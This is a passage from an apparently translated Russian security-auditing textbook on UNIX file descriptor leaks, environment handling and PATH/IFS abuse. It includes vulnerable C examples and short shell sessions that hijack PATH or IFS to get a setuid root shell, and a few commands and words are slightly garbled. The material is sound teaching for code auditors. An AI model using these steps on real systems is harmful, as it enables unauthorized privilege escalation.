препятствие: один подход к эксплуатации этого условия - писать данные за ожидаемый конец файла, где атакующие могут поместить дополнительные учетные записи уровня root. Другой подход - создать еще один процесс через `fork()` и позволить `chpass` думать, что редактор завершился. Пока `chpass` выполняет операцию копирования, внучатый процесс может вносить изменения в `/etc/ptmp`, которые будут распространены в базы данных паролей. Разработчики OpenBSD исправили эту проблему, пометив все файловые дескрипторы, которые открывает `chpass`, как `close-on-exec` с помощью `fcntl()`.

Программы, которые сбрасывают привилегии, чтобы минимизировать влияние запуска потенциально небезопасного кода, нужно оценивать с точки зрения управления файловыми дескрипторами. Как вы видели в предыдущих примерах, если программа непреднамеренно раскрывает файловый дескриптор пользователям с меньшими привилегиями, последствия для безопасности могут быть весьма серьезными.

Открытые файловые дескрипторы также можно использовать для подрыва мер безопасности, установленных для ограничения угрозы успешной компрометации приложения. В `setuid`-программах часто используется техника защитного программирования: сбрасывать привилегии как можно раньше, чтобы изъясн безопасности в программе не приводил к неограниченному доступу к машине. Однако разработчики часто забывают убедиться, что чувствительные файлы закрыты; или, в зависимости от того, где находится уязвимость в программе, чувствительные файлы могут быть обязаны оставаться открытыми. Сетевые серверы также используют проекты с минимальными привилегиями, пытаясь ограничить последствия уязвимостей удаленного выполнения кода. Часто у таких серверов открыто множество файлов, которые могут быть полезны атакующим, например конфигурационные файлы, журнальные файлы и, конечно, сокеты.

NB. Обсуждение утечки файловых дескрипторов не ограничивается файлами; оно применимо к любому ресурсу, который может быть представлен файловым дескриптором: сокетам, каналам и так далее. Эти ресурсы также могут давать атакующим возможности для эксплуатации. Один пример - эксплуатация сервера, у которого открыт слушающий сокет; принимая соединения на этом сокете, атакующий может получить возможность обнаружить конфиденциальную информацию, например пароли, имена пользователей и другие чувствительные данные, специфичные для задач сервера.

## Пропуск файловых дескрипторов

Каждый раз, когда процесс открывает новый файл или объект, вызывающий создание файлового дескриптора, этот дескриптор помещается в таблицу файловых дескрипторов процесса на самую низкую доступную числовую позицию. Например, допустим, у процесса открыты файловые дескрипторы 1, 2, 3, 4 и 5. Если он закрывает файловые дескрипторы 2 и 4, следующий созданный файловый дескриптор будет 2, а созданный после него файловый дескриптор будет 4.

В библиотечном коде UNIX есть соглашение, что первые три файловых дескриптора особые: файловый дескриптор 0 - стандартный ввод, файловый дескриптор 1 - стандартный вывод, а файловый дескриптор 2 - стандартный поток ошибок. Как и можно ожидать, существовали уязвимости безопасности, связанные с этими предположениями. В общем случае, если вы открываете файл, которому назначен файловый дескриптор меньше 3, библиотечный код может предположить, что ваш файл является одним из стандартных дескрипторов ввода/вывода. Если так произойдет, он может в итоге записывать вывод программы или сообщения об ошибках в ваш файл или читать ввод программы из вашего файла.

С точки зрения безопасности базовая проблема в том, что если атакующие запускают `setuid`- или `setgid`-программу с некоторыми или всеми этими тремя файловыми дескрипторами невыделенными, привилегированная программа может в итоге перепутать открываемые ею файлы со своими стандартными файлами ввода, вывода и ошибок. Рассмотрим `setuid-root`-приложение со следующим кодом:

```
/* open the shadow password file */

if ((fd = open("/etc/shadow", O_RDWR))==-1)

    exit(1);

/* try to find the specified user */

user=argv[1];

if ((id = find_user(fd, user))==-1)

{

    fprintf(stderr, "Error: invalid user %s\n", user);

    exit(1);

}
```

Это `setuid-root`-приложение открывает файл теневых паролей и изменяет пользовательский атрибут, указанный в аргументе программы. Если пользователь не является действительным системным пользователем, программа печатает короткое сообщение об ошибке и прерывает обработку.

Допустим, вы собираетесь запустить эту программу, но сначала закрываете стандартный файловый дескриптор ошибок, файловый дескриптор 2. `Setuid`-программа сначала открывает `/etc/shadow` в режиме чтения/записи. Ему назначается файловый дескриптор 2, поскольку это первая доступная позиция. Если вы предоставляете недействительное имя пользователя в `argv[1]`, `setuid`-программа попытается записать сообщение об ошибке в стандартный поток ошибок с помощью `fprintf()`. В этом случае стандартная библиотека ввода/вывода фактически запишет в файловый дескриптор 2 и поместит сообщение об ошибке в файл `/etc/shadow`. Затем вы могли бы предоставить имя пользователя со встроенными символами новой строки, вставить собственные строки записей в файл теневых паролей и получить `root`-доступ к системе.

Joost Pol и Georgi Guninski, два независимых исследователя безопасности, скорее всего, были первыми исследователями, опубликовавшими атаку для этого класса уязвимостей (кратко изложена на <http://security.freebsd.org/advisories/FreeBSD-SA-02:23.stdio.asc>), хотя разработчики OpenBSD ранее устранили ее патчем ядра в 1998 году,

и, похоже, она обсуждалась еще в 1987 году. Pol и Guninski смогли скомпрометировать программу `keyinit` во FreeBSD, позволив ей открыть `/etc/skeykeys` как файловый дескриптор 2 и заставив ее записать специально сформированные сообщения об ошибках, предназначенные для стандартного потока ошибок, в конфигурационный файл `skey`.

Многие современные UNIX-дистрибутивы решили эту проблему через изменения в ядре или C-библиотеках. Обычно они гарантируют, что при запуске нового процесса все три его первых файловых дескриптора выделены. Если какие-либо не выделены, исправления обычно открывают драйвер устройства `/dev/null` для отсутствующих дескрипторов.

Однако в реализациях этих защит было несколько уязвимостей. Например, OpenBSD 3.1, 3.0 и 2.9 имели patch, которого было недостаточно для предотвращения проблемы, если атакующие могли истощить ресурсы системы. Эту проблему обнаружил исследователь FozZy; она задокументирована на <http://archives.neohapsis.com/archives/vulnwatch/2002-q2/0066.html>. Следующий код, слегка отредактированный, взят из уязвимой версии системного вызова `sys_execve()` в ядре:

```
/*
 * For set[ug]id processes, a few caveats apply to
 * stdin, stdout, and stderr.
 */
for (i = 0; i < 3; i++) {

    struct file *fp = NULL;

    fp = fd_getfile(p->p_fd, i);

    /*
     * Ensure that stdin, stdout, and stderr are
     * already allocated. You do not want
     * userland to accidentally allocate
     * descriptors in this range, which has
     * implied meaning to libc.
     *
     * XXX - Shouldn't the exec fail if you can't
     *       allocate resources here
     */
    if (fp == NULL) {
        short flags = FREAD |
            (i == 0 ? 0 : FWRITE);

        struct vnode *vp;

        int indx;

        if ((error = falloc(p, &fp, &indx)) != 0)
            break;

        if ((error = cdevvp(
            getnulldev(), &vp)) != 0) {
            fdremove(p->p_fd, indx);
            closef(fp, p);
            break;
        }
    }
}
```

```

    }

    if ((error = VOP_OPEN(vp, flags,
        p->p_ucred, p)) != 0) {
        fdremove(p->p_fd, indx);

        closef(fp, p);

        vrele(vp);

        break;
    }

    ...
}
}

```

Этот код проходит по файловым дескрипторам 0, 1 и 2 в новом `setuid`- или `setgid`-процессе, чтобы убедиться, что все стандартные файловые дескрипторы выделены. Если они отсутствуют и `fd_getfile()` возвращает `NULL`, остальной код открывает `null`-устройство для каждого невыделенного файлового дескриптора. `Null`-устройство - специальное устройство, которое отбрасывает все, что читает; в пользовательском пространстве оно обычно доступно через драйвер устройства `/dev/null`. Этот код, казалось бы, делает свое дело для `setuid`- и `setgid`-приложений, поскольку любой невыделенный файловый дескриптор в позиции 0, 1 или 2 выделяется со ссылкой на файл `/dev/null`.

Проблема этого кода в том, что если любая из трех файловых операций завершается неудачей, код выходит из цикла и продолжает запускать новую программу. Разработчики знали об этой потенциальной проблеме, что видно из комментария о неудаче `exes()`. В итоге ошибка была локально эксплуатируема для получения `root`-доступа. Описанная атака такова: если атакующие заполняют глобальную таблицу файловых дескрипторов ядра, открывая множество каналов, они могут заставить вызов `falloc()` в коде завершиться неудачей. Выполнение выходит из цикла `for`, и `setuid`-программа может быть порождена с закрытым файловым дескриптором с малым номером. Автор, FozZy, смог эксплуатировать программу `/usr/bin/skeyaudit`, запустив ее так, чтобы файловый дескриптор 2 был невыделен. `skeyaudit` открыла `/etc/skeykeys` как файловый дескриптор 2, а затем продолжила писать контролируемые атакующим сообщения об ошибках в файл, что позволило атакующим получить `root`-доступ.

Georgi Guninski нашел похожую проблему в коде FreeBSD, предотвращающем эту уязвимость. Код был по сути таким же, как в предыдущем примере, за исключением того, что при определенных условиях системный вызов ядра закрывал файловый дескриптор позднее в процессе обработки. Guninski смог открыть файл как файловый дескриптор 2, который ядро позднее закрывало, если файл, на который ссылается дескриптор, был `/proc/curproc/mem`. Запустив `/usr/bin/keyinit` с этим файлом, назначенным дескриптору 2, он смог добиться вставки выбранной им строки в `/etc/skeykeys`, что равнялось компрометации `root`. Эта уязвимость задокументирована на [www.ciac.org/ciac/bulletins/m-072.shtml](http://www.ciac.org/ciac/bulletins/m-072.shtml).

С точки зрения аудита, эту уязвимость нужно учитывать для кросс-платформенных UNIX-приложений. Можно утверждать, что ОС должна обрабатывать ее в ядре или стандартных библиотеках, но вполне можно обосновать, что кросс-платформенные программы должны применять более защитный подход. OpenBSD, FreeBSD, NetBSD и Linux исправили эту проблему в недавних версиях, но состояние старых версий этих ОС и коммерческих UNIX-версий менее определено.

## Массивы окружения

Процесс поддерживает набор данных, известный как его окружение или переменные окружения: коллекцию конфигурационных строк, к которым программы обращаются, чтобы определить, как пользователь хочет выполнять определенные действия. Окружение процесса обычно поддерживается стандартной библиотекой, но ядро UNIX предоставляет специальные механизмы для переноса окружения процесса через системный вызов `execve()`.

Окружение представлено в памяти как массив указателей на C-строки. Последний элемент этого массива - указатель `NULL`, завершающий список. На массив указывает глобальная переменная `libc environ`. Каждый указатель в массиве окружения является указателем на отдельную C-строку с завершающим `NUL`, называемую переменной окружения. Рисунок 10-3 показывает окружение процесса в программе, выполняющейся в UNIX-системе.

Когда процесс вызывает `execve()`, чтобы запустить новую программу, он предоставляет указатель на окружение новой программы с помощью параметра `envp`. Если процесс передает указатель на собственный массив строк окружения, ядро UNIX берет на себя ответственность за перенос этого окружения в новый образ процесса. Переменные окружения переносятся в новый процесс особым образом системным вызовом `execve()`. Ядро UNIX проходит по предоставленному массиву окружения и копирует каждую строку окружения в новый процесс в плотно упакованном формате. Затем оно строит соответствующий массив указателей на эти строки, проходя по соседним строкам, которые разместило вместе. Рисунок 10-4 показывает, как окружение процесса, изображенное на рисунке 10-3, может выглядеть после `execve()`. Обратите внимание, что все переменные окружения расположены рядом в памяти и размещены в порядке их появления в исходном окружении. Не обращайтесь слишком много внимания на адреса. В реальной UNIX-системе строки окружения, вероятно, находились бы рядом со строками аргументов программы, в верхней части стека программы.

```
BOB=HITHERE
BOBO=BOBOPO      environ -> [0x4000, 0x1000, 0x12003, 0x12003, 0x510, NULL]
IFS=SILLY
JIM=TEST
```

### Рисунок 10-3. Окружение процесса

```
environ -> [0x100, 0x10a, 0x116, 0x11f, 0x128, NULL]

0x100: IFS=SILLY
0x10a: BOBO=BOBOPO
0x116: JIM=TEST
0x11f: BOB=HITHERE
```

### Рисунок 10-4. Окружение процесса сразу после `execve()`

После того как ядро закончил настройку процесса, управление окружением переходит к стандартным системным библиотекам. Эти библиотеки поддерживают глобальную переменную с именем `environ`, которая всегда указывает на массив строк, составляющих окружение процесса. Первый фрагмент связующего кода времени выполнения, вызываемый при запуске новой программы, немедленно устанавливает `environ` так, чтобы он указывал на массив переменных окружения, настроенный ядром в верхней части стека.

По мере выполнения процесс может добавлять, изменять и удалять свои переменные окружения. Когда выполняются добавления, функции манипуляции окружением, которые вскоре описываются, отвечают за поиск новой памяти для хранения списка окружения и строк, когда это требуется. Они делают это, используя память из кучи, выделяемую через `malloc()` и изменяемую через `realloc()`.

Разные UNIX-реализации имеют разную семантику обработки окружения. В общем случае процессы используют пять основных функций для манипуляции своим окружением: `getenv()`, используемую для получения переменных окружения; `setenv()`, используемую для установки переменных окружения; `putenv()`, другой интерфейс для установки переменных окружения; `unsetenv()`, используемую для удаления переменной окружения; и `clearenv()`, используемую для очистки окружения процесса. Не все UNIX-реализации имеют все пять функций, и семантика функций различается между версиями.

С точки зрения ядра, окружение - это просто массив строк с завершающим NUL. Однако стандартная C-библиотека ожидает, что строки будут в определенном формате, разделяющем переменные окружения на имя и значение. Символ `=` используется как разделитель, поэтому типичная переменная окружения должна следовать такому формату:

```
NAME=VALUE
```

Библиотечные функции, предоставленные программам для манипуляции их окружением, обычно работают с таким ожиданием. Эти функции описаны в следующих абзацах.

Функция `getenv()` используется для поиска переменных окружения по имени и получения соответствующих значений:

```
char *getenv(const char *name);
```

Она принимает один аргумент, имя переменной окружения, которую нужно получить, и ищет эту переменную в окружении программы. Допустим, вы вызываете ее так:

```
res = getenv("bob");
```

`getenv()` пройдет по каждой строке в окружении, начиная с первой в массиве, на который указывает `environ`. Первая строка окружения, начинающаяся с четырех символов `bob=`, будет возвращена вызывающему; фактически возвращается указатель на байт сразу после символа `=`. Поэтому для строки окружения, определенной как `bob=test`, `getenv("bob")` вернет указатель на строку `test`. `getenv()` поддерживается практически во всех UNIX-окружениях.

Функция `setenv()` используется для добавления или обновления переменных окружения:

```
int setenv(const char *name, const char *val, int rewrite);
```

Эта функция принимает имя переменной окружения и потенциальное значение. Если переменная окружения `name` не существует, функция создает ее и устанавливает в значение, указанное во втором аргументе. Если переменная окружения `name` существует, поведение зависит от аргумента `rewrite`. Если он установлен, `setenv()` заменяет существующую переменную окружения; если нет, `setenv()` ничего не делает с окружением.

Если `setenv()` нужно добавить новую переменную окружения в массив, на который указывает `environ`, она может попасть в одну из двух ситуаций. Если исходный `environ`, настроенный ядром, все еще используется, `setenv()` вызывает `malloc()`, чтобы получить новое место для хранения массива переменных окружения. С другой стороны, если `environ` уже был выделен в куче процесса, `setenv()` использует `realloc()`, чтобы изменить его размер. `setenv()` обычно выделяет память из кучи для хранения строки переменной окружения, если нет места для записи поверх старого значения.

На поверхности функция `putenv()` кажется похожей на `setenv()`:

```
int putenv(const char *str);
```

Однако между ними есть важное отличие. `putenv()` используется для хранения переменной окружения в окружении, но ожидает, что пользователь предоставит полную строку окружения в `str` в форме `NAME=VALUE`. `putenv()` заменяет любую существующую переменную окружения с таким именем. Во многих системах `putenv()` фактически помещает предоставленную пользователем строку из `str` напрямую в массив окружения. Она не выделяет копию строки, как делает `setenv()`, поэтому если вы даете ей указатель на строку, которую позже измените, вы вмешиваетесь в окружение программы. Однако в BSD-системах `putenv()` действительно выделяет копию строки; она реализована как обертка вокруг `setenv()`.

NB. Linux раньше выделял копию строки окружения, но изменил это поведение в недавних версиях `glibc`. Man page в Linux для `putenv()` явно отмечает это изменение поведения в разделе `Notes`:

Функция `putenv()` не обязана быть реентерабельной, и реализация в `libc4`, `libc5` и `glibc2.0` не является реентерабельной, но версия `glibc2.1` является.

Описание для `libc4`, `libc5`, `glibc`: если строка аргумента имеет форму `name` и не содержит символ `=`, то переменная `name` удаляется из окружения. Если `putenv()` должна выделить новый массив `environ`, а предыдущий массив также был выделен `putenv()`, он будет освобожден. Ни в каком случае старое хранилище, связанное с самой переменной окружения, освобождено не будет.

Версии `libc4`, `libc5` и `glibc 2.1.2` соответствуют SUSv2: строка-указатель, переданная `putenv()`, используется. В частности, эта строка становится частью окружения; ее последующее изменение изменит окружение. Поэтому ошибкой является вызов `putenv()` с автоматической переменной как аргументом, а затем возврат из вызывающей функции, пока строка все еще является частью окружения. Однако `glibc 2.0-2.1.1` отличается: используется копия строки. С одной стороны, это вызывает утечку памяти, а с другой - нарушает SUSv2. Это исправлено в `glibc2.1.2`.

Версия `BSD4.4`, как и `glibc 2.0`, использует копию.

Функция `unsetenv()` используется для удаления переменной окружения из массива окружения:

```
void unsetenv(const char *name);
```

Она ищет в массиве любые переменные окружения с именем `name`. Для каждой найденной она удаляет ее из массива, сдвигая все оставшиеся указатели на один слот вверх.

Функция `clearenv()` используется для полной очистки окружения процесса и удаления всех переменных окружения:

```
int clearenv(void);
```



## Двоичные данные

Одна интересная особенность окружения состоит в том, что его можно использовать для размещения произвольных данных в верхней части стека программы, которую вы намерены запустить. Хотя это скорее интересная тема в контексте написания эксплойтов, ее стоит рассмотреть здесь. Ядро читает строки окружения, которые вы передаете `execve()`, по порядку и размещает их рядом друг с другом в верхней части стека нового процесса. Получается, что можно предоставить в основном произвольные двоичные данные. Допустим, у вас есть такой массив:

```
env[0]="abcd";  
env[1]="test";  
env[2]="";  
env[3]="hi";  
env[4]="";  
env[5]=NULL;
```

В памяти можно ожидать, что `kernel` создаст следующую последовательность байтов:

```
abcd\0test\0\0hi\0\0
```

Использование пустой строки ("") приводит к записи одного NUL-байта в окружение. Поскольку строки окружения должны сохраняться при вызове `execve()`, строки нужно вручную скопировать в адресное пространство нового процесса до запуска новой программы. Это логично, потому что `execve()` снимает отображение всей памяти старого процесса, включая строки окружения. Если вы знаете, где начинается стек нового процесса, обычно это известное расположение, кроме случаев использования механизмов рандомизации памяти, и какие переменные окружения существуют, вы точно знаете, где эти строки окружения находятся в памяти только что запущенного процесса. Процедуры сопровождения окружения не накладывают ограничений на характер данных, которые могут существовать в окружении, поэтому вы свободны добавлять двоичные данные, содержащие машинный код, предназначенный для запуска оболочки или другой вредоносной задачи.

## Путаница между `putenv()` и `setenv()`

Из-за небольших семантических различий между `putenv()` и `setenv()` эти функции могут быть использованы в неправильном контексте. Напомним: функция `putenv()` во многих системах фактически не делает копию строки, которую вы устанавливаете в окружение. Вместо этого она просто берет переданный указатель и вставляет его напрямую в массив окружения. Такое поведение определенно является проблемой, если вы можете позже изменить данные, на которые указывает указатель, или если указатель отбрасывается, как показано в следующем примере:

```
int set_editor(char *editor)  
{  
    char edstring[1024];  
  
    snprintf(edstring, sizeof(edstring), "EDITOR=%s", editor);  
  
    return putenv(edstring);  
}
```

Эта функция вроде бы делает правильную вещь, но есть проблема: переменная `edstring` напрямую импортируется в массив окружения, если код не выполняется на BSD или старых версиях Linux. В этом примере локальная стековая переменная вставляется в окружение. Поскольку стековые переменные автоматически очищаются при возврате функции, указатель в окружении затем указывает на неопределенные стековые данные. Через осторожную манипуляцию программой атакующие могут получить возможность контролировать данные, размещенные на стеке там, где раньше была `edstring`, и тем самым внедрить произвольные переменные в окружение.

Ошибка такого рода также может проявиться, когда приложения проектируются для работы на ряде платформ. В частности, если Solaris является одной из целевых платформ, разработчикам приходится использовать `putenv()`, потому что Solaris не реализует `setenv()`. Вот слегка измененный пример того, как может выглядеть такой код:

```
int set_editor(char *editor)

{

    # ifdef _SOLARIS

        char edstring[1024];

        snprintf(edstring, sizeof(edstring), "EDITOR=%s", editor);

        return putenv(edstring);

    # else

        return setenv("EDITOR", editor, 1);

    # endif                                /* _SOLARIS */

}
```

Этот код кажется функционально эквивалентным независимо от целевой платформы. Но, как вы уже знаете, вызов `putenv()` в этом случае небезопасен, тогда как `setenv()` нет.

Еще одна возможная уязвимость - ситуация, где аргумент, переданный `putenv()`, содержит значение окружения, а не имя, за которым следует значение. Хотя такой тип ошибки может казаться маловероятным, в прошлом он уже встречался. Листинг 10-3 взят из кода Solaris `telnetd`.

### Листинг 10-3. Неправильное использование `putenv()` в Solaris `Telnetd`

```
char    binshellvar[] = "SHELL=/bin/sh";

if (curshell = getenv("SHELL")) {
    oldshell = strdup(curshell);
    (void) putenv(binshellvar);
} else
    oldshell = (char *)NULL;

...

if (oldshell)
    (void) putenv(oldshell);
```

Переменная `SHELL` извлекается из окружения, а затем позже повторно вставляется в окружение с помощью `putenv()` без добавления `SHELL=` перед ней. Если пользователи могут предоставить переменную `SHELL`, они могут сделать значение этой переменной произвольной парой имени и значения окружения, например `LD_PRELOAD=/tmp/lib`, и таким образом внедрить потенциально опасные значения окружения в программу, что может привести к дальнейшей компрометации.

NB. При дальнейшем рассмотрении оказывается, что эта ошибка не эксплуатируема, потому что хотя переменные окружения уже прочитаны от пользователя во время согласования опций, они еще не внесены в окружение в этой точке выполнения. Однако код в листинге 10-3 стоит показать, потому что использование `putenv()` некорректно.

## Лишние разделители

Вы знаете, что функции стандартной библиотеки ожидают переменные окружения в формате `NAME=VALUE`. Однако рассмотрите случай, где переменная отформатирована так:

```
NAME=LASTNAME=VALUE=ADDEDVALUE
```

Вариации в том, как формируются переменные окружения, могут быть важны в зависимости от того, как реализованы алгоритмы, отвечающие за получение и сохранение значений. Ошибки такого рода в прошлом проявлялись в том, как работают `libc`-функции `setenv()/unsetenv()`. Далее приведена цитата из сообщения исследователя безопасности David Wagner; полное сообщение можно прочитать на <http://archives.neohapsis.com/archives/linux/lsap/2000-q3/0303.html>:

ObHistoricalNote: кстати, кто-нибудь помнит ошибку в `telnetd`, принимавшем переменные окружения? Там объяснялась увлекательная ошибка: `setenv(name, val)` и `unsetenv(name)` ведут себя не так, как ожидается, когда `name` содержит символ `=`. `setenv("x=y", "z")` определяет переменную окружения с именем `x`; `unsetenv("x=y")` удаляет переменную с именем `x=y`. Тонко, да? Возможно, было бы неплохо, если бы `setenv()` отказывалась устанавливать переменную `s =` в имени, как думаете?

В результате этих проблем текущие реализации `setenv()` и `unsetenv()` избирательны в отношении разрешения имен с разделителями (`=`) внутри них. Тем не менее обычно хорошая идея - склоняться к осторожности, делая предположения о библиотечной поддержке в производственных системах.

Развивая эту идею: если приложение решает вручную редактировать окружение без помощи библиотечных API, полезно сравнить, как переменные находятся и как устанавливаются. Эти функции должны быть взаимодополняющими; если это не так, может появиться возможность вставить переменные, которые должны были быть отсеяны. В конце концов, `libc` для ряда вариантов UNIX уже допускали такие ошибки в прошлом, поэтому вероятно, что разработчики, пишущие новый код, попадут в те же ловушки. Та же возможность существует для имитированных окружений, например сгенерированных скриптовыми языками. Если по сути они пытаются достичь того же эффекта с синтезированной структурой окружения, они склонны совершать ошибки того же рода. Например, посмотрите на эти две функции:

```
struct env_ent {
    char *name,
    char *value;
    struct env_ent *next;
};

int process_register_variable(struct env_ent *env,
char *valuepair)
{
    char *val;
```

```

int i, name_len;

struct env_ent *env0 = env;

val = strchr(valuepair, '=');

if(!val)
    return -1;

name_len = val - valuepair;

for(; env; env = env->next){
    if(strncmp(env->name, valuepair, name_len) == 0)
        break;
}

if(!env)
    return create_new_entry(env0, valuepair);

free(env->value);

env->value = strdup(val+1);

return 1;
}

char *process_locate_variable(struct env_ent *env, char *name)
{
    char *n, *d;

    for(; env; env = env->next){
        if(strcmp(env->name, name) == 0)
            return env->value;
    }

    return NULL;
}

```

Видите проблему? Способ, которым переменные находятся при определении, нужно ли перезаписать значение, уже существующее в окружении, отличается от способа, которым они находятся при обычном получении значения. В частности, использование `strncmp()` в `process_register_variable()` немного дефектно, потому что она возвращает 0, если ей передана длина 0. Если передать строку `=BOB`, функция заменит первую запись в окружении значением `BOB`.

Еще одна важная проблема, на которой нужно сосредоточиться, - код, который делает предположение, что ввод не содержит посторонних разделителей при использовании `putenv()`. Рассмотрим следующий пример:

```
int set_variable(char *name)
{
    char *newenv;

    int length = strlen("APP_") + strlen("=") + strlen(name) + 1;

    newenv = (char *)malloc(length);

    snprintf(newenv, length, "APP_%s=new", name);

    return putenv(newenv);
}
```

Функция `set_variable()` предполагает, что переменная `name` не содержит разделителя. Однако если содержит, пользователь свободен выбрать произвольное значение окружения для переменной, что, очевидно, не то, что задумывал код.

## Дублирующиеся переменные окружения

Еще одна потенциальная ловушка в программах, взаимодействующих с переменными окружения, - наличие в окружении более одной переменной с тем же именем. Эта ошибка была большей проблемой в прошлом, потому что многие реализации `libc` не удаляли несколько экземпляров переменной из-за дефектных реализаций `unsetenv()`. Тем не менее время от времени это все еще встречается, поэтому помните об этом при аудите кода очистки окружения по двум причинам:

- Хотя большинство современных UNIX-реализаций теперь имеют API окружения, которые довольно тщательно управляют переменными, нельзя предполагать, что среда развертывания приложения предоставит безопасную реализацию `libc`. В зависимости от приложения и его предполагаемого назначения оно может быть рассчитано на установку в старых системах, уязвимых к некоторым трюкам, описанным ранее.
- Время от времени программа может решить вручную манипулировать окружением вместо использования функций `libc`. В таких случаях программа может совершить те же ошибки, что были сделаны в старых реализациях `libc`.

Если функция завершается, когда находит запрошенную переменную, она, вероятно, уязвима к тому, что атакующие протаскают значения, установив несколько экземпляров одного и того же значения. Эта проблема существовала в программе `loadmodule` в SunOS 4.1.x. Окружение вручную очищалось перед вызовом `system()`, чтобы помешать атакующим установить переменную `IFS`, обсуждаемую далее в "Других переменных окружения", и тем самым запускать произвольные команды с привилегиями `root`. К сожалению, код не обрабатывал корректно несколько установленных экземпляров одной и той же переменной, поэтому вызов `system()` все еще был уязвим к эксплуатации. Эта ошибка задокументирована на [www.osvdb.org/displayvuln.php?osvdb\\_id=5899](http://www.osvdb.org/displayvuln.php?osvdb_id=5899).

В качестве более свежего примера опытный исследователь Solar Designer отметил проблему в загрузчике Linux, поставлявшемся со старыми версиями glibc. Загрузчик проверяет существование переменных окружения с префиксом LD\_ и использует их для определения поведенческих характеристик своей работы. Эти переменные позволяют загружать дополнительные или альтернативные библиотеки в адресное пространство процесса. Естественно, такое поведение нежелательно для setuid-приложений, поэтому эти переменные фильтровались из окружения при загрузке такой программы. Однако ошибка в функции unsetenv() загрузчика приводила к тому, что дублирующиеся переменные окружения фильтровались некорректно, как показано в следующем коде:

```
static void
_dl_unsetenv(const char *var, char **env)
{
    char *ep;

    while ((ep = *env)) {
        const char *vp = var;

        while (*vp && *vp == *ep) {
            vp++;
            ep++;
        }

        if (*vp == '\\0' && *ep++ == '=') {
            char **P;

            for (P = env;; ++P)
                if (!(*P = *(P + 1)))
                    break;
        }
        env++;
    }
}
```

Когда находится переменная, которую нужно удалить, эта функция сдвигает все переменные окружения после нее на одну позицию назад в массиве окружения. Однако затем она увеличивает указатель переменной окружения (env), поэтому если две записи с тем же именем находятся в окружении прямо рядом друг с другом, программа пропускает второй экземпляр переменной.

NB. В процессе исследования поведения загрузчика для этой книги авторы заметили, что на момент написания эта ошибка также присутствует в ELF-загрузчике, поставляемом с OpenBSD версии 3.6.

Поэтому даже когда код пытается обрабатывать несколько экземпляров одной и той же переменной, программа может случайно открыть себя для потенциальных рисков безопасности, если она не анализирует окружение корректно.

## Распространенные переменные окружения

Теперь, когда вы знакомы с деталями управления типичным UNIX-окружением, можно начать рассматривать некоторые распространенные переменные, используемые приложениями.

Переменные, описанные в следующих разделах, - лишь несколько переменных окружения, которые вы регулярно встретите в аудируемых приложениях, поэтому не предполагайте, что не перечисленные здесь переменные безвредны.

## Переменные оболочки

Ряд переменных может менять поведение типичной UNIX-оболочки. Многие из этих значений всегда присутствуют, потому что они инициализируются значениями по умолчанию, если оболочка запускается без них. Вы уже видели, что системные оболочки могут играть большую роль в работе приложений при косвенном запуске программ или при выполнении привилегированных shell-скриптов. Многие другие программы также используют ряд этих переменных. Обратите внимание, что в современных вариантах UNIX многие из этих переменных считаются потенциально опасными и фильтруются при запуске `setuid`-процесса. Однако это ни в коем случае не верно для всех систем. Также помните, что приложения, с которыми вы взаимодействуете удаленно и которым предоставляете переменные окружения, не подпадают автоматически под те же ограничения окружения, если программа не `setuid`.

## PATH

Переменная окружения `PATH` предназначена для хранения списка каталогов, разделенных двоеточиями (:). Когда оболочке нужно запустить программу, указанную без компонентов пути к каталогу, она просматривает каждый каталог в переменной `PATH` в порядке их появления. Текущий каталог проверяется только если он указан в переменной `PATH`.

Программы, выполняющиеся с привилегиями и использующие подоболочки, могут попасть в неприятности, если не используют явные пути для имен команд. Например, посмотрите на следующий код:

```
snprintf(buf, sizeof(buf),

    "/opt/ttt/logcat%s | gzcatt | /opt/ttt/parse >
/opt/ttt/results",

    logfile);

system(buf);
```

Эта программа использует функцию `system()`, чтобы запустить программу `/opt/ttt/logcat`, передать ее вывод через канал в программу `gzcat` для декомпрессии журнала, передать декомпрессированный журнал через канал в программу `/opt/ttt/parse`, а затем перенаправить результаты разбора в файл `/opt/ttt/results`. Обратите внимание, что `gzcat` вызывается без указания пути к каталогу, поэтому оболочка, открытая функцией `system()`, ищет бинарник `gzcat` через переменную окружения `PATH`. Если этот код был частью `setuid-root`-приложения, атакующие могли бы сделать примерно следующее:

```
$ cd /tmp

$ echo '#!/bin/sh' > gzcat

$ echo 'cp /bin/sh /tmp/sh' >> gzcat

$ echo 'chown root /tmp/sh' >> gzcat

$ echo 'chmod 4755 /bin/sh' >> gzcat

$ chmod 755 ./gzcat

$ export PATH=./usr/bin:/usr/local/bin

$ /opt/ttt/start_process

$ ./sh

#
```

В этом коде атакующие изменяют переменную окружения `PATH`, так что текущий каталог становится первым каталогом, где выполняется поиск. Так shell-скрипт `gzcat` в текущем каталоге, `/tmp/`, запускается вместо предполагаемой программы `/usr/bin/gzcat`. Атакующие создали простой shell-скрипт на месте `gzcat`, который позволил им получить `root`-доступ, создав `setuid-root`-копию `/bin/sh`.

## HOME

Переменная окружения `HOME` указывает, где в файловой системе находится домашний каталог пользователя. Естественно, пользователи могут установить эту переменную в любой каталог, который захотят, поэтому привилегированным программам важно действительно искать домашний каталог пользователя в системной базе данных паролей. Если привилегированная программа пытается использовать подоболочку для взаимодействия с файлом, указанным относительно домашнего каталога пользователя, например `~/file`, большинство оболочек используют значение переменной окружения `HOME`.

## IFS

`IFS`, что означает "internal field separator", - это переменная окружения, которая сообщает оболочке, какие символы представляют пробельные символы. Обычно она настроена так, чтобы разбивать ввод по пробелам, табуляциям и новым строкам. В некоторых оболочках `IFS` можно установить так, что оболочка будет интерпретировать другие символы как пробельные, а прямыелинейные команды - странным образом. Рассмотрим следующий фрагмент программы:

```
system("/bin/ls");
```



Этот простой фрагмент программы использует функцию `system()`, чтобы запустить программу `/bin/ls`. Если атакующий устанавливает переменную `IFS` в `/`, и оболочка ее учитывает, значение этой команды полностью меняется. При обычной настройке `IFS` строка `/bin/ls` интерпретируется как один токен, `/bin/ls`. Если атакующий установит `IFS` в `/`, оболочка интерпретирует ее как два токена: `bin` и `ls`. Оболочка сначала попытается запустить программу `bin` и передать ей аргумент `ls`. Если программа с именем `bin` окажется в текущем `PATH`, оболочка запустит эту программу. Атакующий мог бы эксплуатировать эту ситуацию, как показано в следующем примере:

```
$ cd /tmp

$ echo 'sh -i' > bin

$ chmod 755 ./bin

$ export PATH=./usr/bin:/usr/local/bin

$ export IFS="/"

$ run_vuln_program

$ ./sh

#
```

